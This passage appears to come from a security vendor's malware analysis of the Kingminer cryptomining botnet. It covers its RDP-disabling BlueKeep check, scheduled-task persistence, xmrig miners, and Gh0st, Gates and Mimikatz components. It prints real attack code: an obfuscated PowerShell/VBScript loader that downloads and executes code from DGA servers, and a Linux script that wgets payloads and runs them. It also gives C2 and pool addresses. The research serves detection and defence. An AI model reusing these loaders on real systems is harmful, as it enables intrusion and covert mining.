if ( *(_DWORD *)&byte_1000D000 < *(_DWORD *)&byte_1000D004 )
{
  IsValidCodePage(1u);
  IsProcessorFeaturePresent(1u);
  SetHandleCount(1u);
  TlsAlloc();
  GetEnvironmentStringsW();
  GetStdHandle(1u);
  GetCurrentThreadId();
  GetACP();
  GetCommandLineA();
  EncodePointer(0);
```

Malware fixes BlueKeep to block other infections

This component is a simple VBScript code that checks the Windows internal version number, searching for versions 5.0 (Windows 2000), 5.1 (Windows XP), 5.2 (Windows XP 64 or Windows Server 2003), 6.0 (Windows Vista or Windows Server 2008), or 6.1 (Windows 7 or Windows Server 2008 R2) – all of which are no longer supported by Microsoft, and potentially vulnerable to the BlueKeep exploit.

If the malware identifies that it is running on any of the vulnerable systems, the code goes on to list the installed hotfixes with the command

```
wmic qfe GET hotfixid
```

and searches for the ones related to Bluekeep:

```
kb4499175: Windows 7 SP1
kb4500331: Windows XP, Windows Server 2003 SP2
KB4499149: Windows Server 2008 SP1
KB4499180: Windows Server 2008 SP1
KB4499164: Windows 7 SP1
```

There are multiple versions of the code. The only difference is the number of hotfixes that are selected. Some variations check only two of them:

```
"C:\Windows\System32\cmd.exe" /c ver |findstr "5.0 5.1 5.2 6.0
6.1"&&wmic qfe GET hotfixid |findstr /i "kb4499175 kb4500331"||wmic
RDTOGGLE WHERE ServerName='KRC-APF-SQL' call SetAllowTSConnections
0
```

A more complete one tries to identify all five:

```
CreateObject("WScript.Shell").Run "cmd /c ver |findstr ""5.0
5.1 5.2 6.0 6.1""&&wmic qfe GET hotfixid |findstr /i ""kb4499175
kb4500331 KB4499149 KB4499180 KB4499164""||wmic RDTOGGLE WHERE
ServerName='%COMPUTERNAME%' call SetAllowTSConnections 0",0,False
```

If it finds none of the hotfixes (and thus the system is vulnerable to a Bluekeep attack), the script disables further Remote Desktop (RDP) connections using the following WMI command:

```
wmic RDTOGGLE WHERE ServerName='%COMPUTERNAME%' call SetAl-
lowTSConnections 0
```


The intent is likely to disable a possible infection vector that other cryptomining botnets could use to infect the computer. Although this exploit is not widely used, a couple of botnets were reported to have used it [11][12].

Maintaining persistence


Many versions of the downloader script create a loader script that registers a task to run every 15 minutes:

```
Action.Arguments ="-c ""$sc = New-Object -ComObject
ScriptControl;$sc.Language = 'VBScript';$p='on error resume
next:Dim a1, b, c,u:Set a1 = CreateObject("WScript.Shell"):Set
b = a1.Exec("nslookup news.g23thr.com"):Do While Not b.StdOut.
AtEndOfStream:c = b.StdOut.ReadAll():Loop:Dim d,e, f:u =
(hex((year(now())-2000)&Month(now())&(day(now())\7)&(year(now())-
2000)))&"fdae.tk":Set d = New RegExp:d.Pattern = "(\d{1,3})\.
(\d{1,3})\.(\d{1,3})\.(120)":d.IgnoreCase = False:d.Global =
True:Set e = d.Execute(c):If e.Count > 0 Then:u = chr(e.Item(0).
submatches.Item(0))&chr(e.Item(0).submatches.Item(1))&chr(e.
Item(0).submatches.Item(2))&chr(e.Item(0).submatches.
Item(3))&"fghh.com":End If:Function a(ByVal s):For i = 1 To Len(s)
Step 2:c = Mid(s, i, 2):If IsNumeric(Mid(s, i, 1)) Then:a = a &
Chr("&H" & c):Else:a = a & Chr("&H" & c & Mid(s, i + 2, 2)):i
= i + 2:End If:Next:End Function:Set h = CreateObject("Msxml2.
XMLHTTP"):h.open "GET", "http://"&minute(now())&second(now())&".
"&u&"/pow.txt", false:h.send():execute(a(h.responseText))';$p =
for($i=0; $i -lt $p.length; $i+=2){[char][int]::Parse($p.substring
($i,2),'HexNumber')};$sc.AddCode((-join $p) -join ' ')"""
call rootFolder.RegisterTaskDefinition("WindowsMonitor", taskDefini-
tion, 6, , , 3)
…
';$p = for($i=0; $i -lt $p.length; $i+=2){[char][int]::Parse($p.su
bstring($i,2),'HexNumber')};$sc.AddCode((-join $p) -join ' ')"""
call rootFolder.RegisterTaskDefinition("WindowsHelper", taskDefini-
tion, 6, , , 3)
```

The script creates two tasks, though the name of them may vary with different versions. One of them (*WindowsSystemHelper* on the screenshot below) is executed on every system startup; the other (*WindowsUpdateMonitor*) runs at regular intervals, roughly every 15-30 minutes (28 minutes, in the example below):



Both tasks execute the same command:



This command is a script very similar to the initial infection script. An encrypted command blob is first decrypted by a simple XOR algorithm, then executed:

```
 <Exec>
 <Command>powershell.exe</Command>
 <Arguments>-c “$sc = New-Object -ComObject ScriptControl;$sc.Lan-
guage = ‘VBScript’;$p=’73723C796E6E736E3C6E796F6971793C72796468265
875713C7D2D303C7E303C7F3069264F79683C7D2D3C213C5F6E797D6879537E767
97F68343E4B4F7F6E756C68324F747970703E35264F79683C7E3C213C7D2D32596
4797F343E726F7073
…
3A3E323E3A693A3E336C736B326864683E303C7A7D706F792674326F79727
8343526796479 7F696879347D3474326E796F6C73726F79487964683535’;
$p = for($i=0; $i -lt $p.length; $i+=2){[char](([byte][char]
[int]::Parse($p.substring($i,2),’HexNumber’)) -bxor 20 -bxor 27
-bxor 26 -bxor 23 -bxor 30)};$sc.AddCode((-join $p) -join ‘ ‘)”
</Arguments>
 </Exec>
```

This script downloads the file *r11.txt* form the time-coded DGA server, the content of which is the same as that of *r1.txt* described in the section about CVE-2019-0803. From this point on, the infection process resumes the usual course described earlier.

Xmrig miners

The primary payload and the most important component of the botnet is obviously the cryptominer program. In all the identified cases, this was a variant of the public domain **xmrig** miner.

The miners are compiled into DLLs, the loader code locates the export named **a** and executes it. This is an unusual design; In other attacks of this type, the miners are compiled into standalone executables.

Interestingly, in addition to this main export, the miners also have the same *SetDesktopMonitorHook* and *ClearDesktopMonitorHook* as the side-loader DLLs, and both functions call the main exported function **a**.

Choose an entry point

Name	Address	Ordinal
ClearDesktopMonitorHook	000000006DAB8FE0	1
SetDesktopMonitorHook	000000006DAB8FD0	2
VoidFunc	000000006DAB8D70	3
a	000000006DAB8EA0	4
TlsCallback_0	000000006DB4B9A0	
TlsCallback_1	000000006DB4B970	
TlsCallback_2	000000006DB48050	
DllEntryPoint	000000006DA81330	[main entry]

```
                public SetDesktopMonitorHook
SetDesktopMonitorHook proc near         ; DATA XREF: .pdata:000000006DC8E5FC↓o
                jmp     a
SetDesktopMonitorHook endp

; ---------------------------------------------------------------------------
algn_6DAB8FD5:                          ; DATA XREF: .pdata:000000006DC8E5FC↓o
                align 20h
; Exported entry   1. ClearDesktopMonitorHook

; =============== S U B R O U T I N E =======================================


                public ClearDesktopMonitorHook
ClearDesktopMonitorHook proc near       ; DATA XREF: .pdata:000000006DC8E608↓o
                jmp     a
ClearDesktopMonitorHook endp
```

This means, that in theory, the miner itself can serve as a side-loaded DLL, loaded by the clean application. So far, we have not seen scenarios that make use of this design.

The miners use a mutex (or a specific file name) to ensure that only a single instance is executed. This mutex is `ghjhtffde` for many of the 32-bit versions:

```
v0 = CreateMutexA(0, 0, "ghjhtffde");
if ( GetLastError() == ERROR_ALREADY_EXISTS )
{
CloseHandle(v0);
result = 0;
}
else
```

64-bit versions typically create a flag file with name `ghjjjkkjkj` (and zero length) for the same reason.
The methods are not exclusive, some of the 64-bit versions use the mutex, and some 32-bit versions use the "flag file" method.

The following example illustrates the execution of the miner invoked from the reflective loader script.

```
C:\temp>powershell -ep bypass -file 1.ps1
WARNING: PE is not compatible with DEP, might cause issues
 * ABOUT        XMRig/5.0.1 gcc/7.4.0
 * LIBS         libuv/1.15.0
 * HUGE PAGES   unavailable
 * CPU          Intel(R) Core(TM) i7-7700 CPU @ 3.60GHz (1) -x64 AES
                L2:0.2 MB L3:8.0 MB 1C/1T
 * DONATE       0%
 * POOL #1      95.179.131.54:6768 algo auto
 * POOL #2      w1.homewrt.com:6768 algo auto
 * COMMANDS     hashrate, pause, resume
[2020-01-28 08:14:48.287] [95.179.131.54:6768] connect error: "connection timed
out"
```

The miners have two pool addresses configured (**95.179.131.54** and **w1.homewrt.com** in the example below) to which they connect and upload the results of mining Monero.

```
 * CPU          Intel(R) Core(TM) i5-4278U CPU @ 2.60GHz (1) -x64 AES
                L2:0.2 MB L3:3.0 MB 1C/1T
 * DONATE       0%
 * POOL #1      95.179.131.54:6768 algo auto
 * POOL #2      w1.homewrt.com:6768 algo auto
 * COMMANDS     hashrate, pause, resume
2020-02-03 06:25:48.397] [95.179.131.54:6768] read error: "end of file"
2020-02-03 06:26:04.620] [95.179.131.54:6768] read error: "end of file"
2020-02-03 06:26:20.683] [95.179.131.54:6768] read error: "end of file"
2020-02-03 06:26:36.977] [95.179.131.54:6768] read error: "end of file"
2020-02-03 06:26:42.835]  net   use pool 95.179.131.54:6768  95.179.131.54
2020-02-03 06:26:42.835]  net   new job from 95.179.131.54:6768 diff 5990191 alg
 rx/0 height 2025539
2020-02-03 06:26:42.835]  rx    init dataset algo rx/0 (1 threads) seed 7b8b843f
68c19c6...
2020-02-03 06:26:42.845]  rx    failed to allocate RandomX dataset, switching to
 slow mode (3 ms)
2020-02-03 06:26:48.463]  rx    dataset ready (5620 ms)
2020-02-03 06:26:48.503]  cpu   use profile  rx  (1 thread) scratchpad 2048 KB
2020-02-03 06:26:48.533]  cpu   READY threads 1/1 (1) huge pages 0% 0/1 memory 2
048 KB (29 ms)
2020-02-03 06:27:29.933]  net   new job from 95.179.131.54:6768 diff 5990191 alg
 rx/0 height 2025539
2020-02-03 06:27:51.193] speed 10s/60s/15m n/a 1.2 n/a H/s max 1.5 H/s
```

Auxiliary components

This section describes additional components that are not essential to the operation of the botnet, but we found them in our research of the Kingminer activities.

Standalone Gh0st loader

The side-loader DLL uses a characteristic string handling method and encryption for the payload. The very same methods were used in a handful of executables, but in these cases, the payload was not a cryptominer trojan, but a version of the infamous Gh0st RAT.

The payload was stored within the loader executable, decrypted in memory, and executed. The decrypted payload was a DLL file with an exported function named *PluginMe,* called by the loader. This behavior has been previously identified as *Gh0stCringe* and mentioned in blogs [13][14].

The decrypted backdoor connects to an IP address on a non-public, NAT network of 192.168.1.224 (which could indicate that these are test versions of the payload):

```
push    1               ; dwFlags
xor     eax, eax
push    eax             ; g
push    eax             ; lpProtocolInfo
push    IPPROTO_RAW     ; protocol
push    SOCK_RAW        ; type
push    AF_INET         ; af
mov     dword ptr [ebp+cp], '.291'
mov     [ebp+var_14], '.861'
mov     [ebp+var_10], '22.1'
mov     [ebp+var_C], '4'
mov     [ebp+var_A], eax
mov     [ebp+var_6], ax
call    WSASocketA
```

Also has encrypted config info:

```
192.168.1.224
ip.yototoo.com:923
```

We have not seen the Kingminer botnet using these Gh0st RAT variants, and despite the clear connection in the code, it is possible that the files are not related to the botnet.

Linux loader script

One of the older download servers contained some interesting files, which were Linux ELF executables, and an additional simple downloader shell script that downloaded and executed the 32-bit and 64-bit version of the Gates backdoor:

```
ps -e|grep helpsys||(rm -rf helpsys;wget -O helpsys hxxp://
a.1b051fdae[.]tk/64.txt;chmod +x helpsys;./helpsys)
ps -e|grep helpsys||(rm -rf helpsys;wget -O helpsys hxxp://
a.1b051fdae[.]tk/32.txt;chmod +x helpsys;./helpsys)
ps -e|grep assister||(rm -rf helpsys;wget -O assister hxxp://
a.1b051fdae[.]tk/v;chmod +x assister;./assister)
ps -e|grep helpsys||(rm -rf helpsys;curl -o helpsys hxxp://
a.1b051fdae[.]tk/64.txt;chmod +x helpsys;./helpsys)
ps -e|grep helpsys||(rm -rf helpsys;curl -o helpsys hxxp://
a.1b051fdae[.]tk/32.txt;chmod +x helpsys;./helpsys)
ps -e|grep assister||(rm -rf assister;curl -o assister hxxp://
a.1b051fdae[.]tk/24;chmod +x assister;./assister)
rm -- "$0"
```

The script and the Gates backdoors have not been updated and have not been used in recent campaigns. However, quite interestingly, the Linux components are still hosted on the latest download server, without apparent reason.

We have no information on what the plan with this Linux tool is. It may be an oversight or just laziness by the threat actor, as they move old components to new download servers without removing them.

Gates backdoor

These backdoors were found on download servers. Gates is a commonly used malware, and there may be hundreds of variants in circulation.

The Gates backdoor contains an IP address list which is reported to be DNS server addresses [8].

The configuration data is encrypted with the RSA algorithm (explained in [16]):

```
push    offset Prime_D  ; "3AF43028DD9C86509C88A0F0629E7DC838AA707"...
mov     edx, offset Prime_N ; "14BC88F8F4F502D88907B9085EBA3EA9E906C5D"...
mov     ecx, offset Modulus_N ; "ACA20512066316CCED50E7D54DE5152E376F55B"...
call    Decrypt
```

The decrypted blob contains the following:

```
ll.homewrt.com:6080:1:1::1:698412:697896:697380
```

The Gates backdoors use the same command-and-control server that the xmrig miners used, which suggests that the domain *homewrt.com* is owned and managed by the botnet operators.

Mimikatz

Components of the open source tool Mimikatz were found on the latest Github download sites; Both 32-bit and 64-bit versions were hosted there. It is not clear, yet, how exactly they are used in the attack chain.

Based on the source information the particular Mimikatz implementation used by Kingminer is derived from a public project [17].

The components are compiled into DLL files, with the main function called ***powershell_reflective_mimikatz export***.

It is possible that the intended use is by calling this export from a PowerShell script – both PowerShell Empire and PowerSploit have components to do that; but, to this day, we have not seen this component in infected systems.

Version info for the 32-bit version (the 64-bit version is similar) is the following:

```
2019-02-25 16:06:06 bd49a8271d650fa89e446b42e513b595a717b9212c91d-
d384aab871fc1d0f6d7
 .#####. mimikatz 2.2.0 (x86) #17763 Apr 27 2019 14:02:31
 .## ^ ##. “A La Vie, A L’Amour” - (oe.eo)
 ## / \ ## /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.
com )
 ## \ / ## > http://blog.gentilkiwi.com/mimikatz
 ‘## v ##’ Vincent LE TOUX ( vincent.letoux@gmail.com )
 ‘#####’ > http://pingcastle.com / http://mysmartlogon.com ***/
```

Conclusion

Kingminer is one of the many medium-sized criminal enterprises who are more creative than the groups who simply use builders purchased from underground marketplaces. The threat actors behind Kingminer build their own solutions. In that, they are cost effective, adopting open source solutions available in public code repositories.

As long as the sources of new tools and exploits are published, groups like Kingminer can and will continue to implement them into their arsenal, accelerating the adoption of the exploits and exploit techniques in the lower level tiers of criminality.

References

[1] https://nakedsecurity.sophos.com/2013/02/27/targeted-attack-nvidia-digital-signature

[2] https://car.mitre.org/analytics/CAR-2019-04-003/

[3 https://zhuanlan.zhihu.com/p/33322584

[4] https://www.robvanderwoude.com/vbstech_files_zip.php#CopyHereUNZIP

[5] https://github.com/PowerShellMafia/PowerSploit

[6] https://github.com/clymb3r/PowerShell/blob/master/Invoke-ReflectivePEInjection/Invoke-ReflectivePEInjection.ps1

[7] https://github.com/ExpLife0011/CVE-2019-0803

[8] https://root9000.com/2012/11/2790.html

[9] https://web.archive.org/web/20190728132835/http://lu4n.com/

[10] https://raw.githubusercontent.com/EmpireProject/Empire/master/data/module_source/exploitation/Exploit-EternalBlue.ps1

[11] https://www.kryptoslogic.com/blog/2019/11/bluekeep-cve-2019-0708-exploitation-spotted-in-the-wild/

[12] https://thehackernews.com/2019/07/linux-malware-windows-bluekeep.html

[13] https://www.binarydefense.com/gh0stcringeformerly-cirenegrat/

[14] https://cybersecurity.att.com/blogs/labs-research/the-odd-case-of-a-gh0strat-variant

[15] https://car.mitre.org/analytics/CAR-2019-04-003/

[16] https://blog.netlab.360.com/new-elknot-billgates-variant-with-xor-like-c2-configuration-encryption-scheme/

[17] http://blog.gentilkiwi.com/mimikatz

To learn more about Sophos' cybersecurity solutions and to start a no-obligation free trial, visit www.sophos.com, or speak to a Sophos representative.

United Kingdom and Worldwide Sales
Tel: +44 (0)8447 671131
Email: sales@sophos.com

North American Sales
Toll Free: 1-866-866-2802
Email: nasales@sophos.com

Australia and New Zealand Sales
Tel: +61 2 9409 9100
Email: sales@sophos.com.au

Asia Sales
Tel: +65 62244168
Email: salesasia@sophos.com

200604 WPEN (NP)

SOPHOS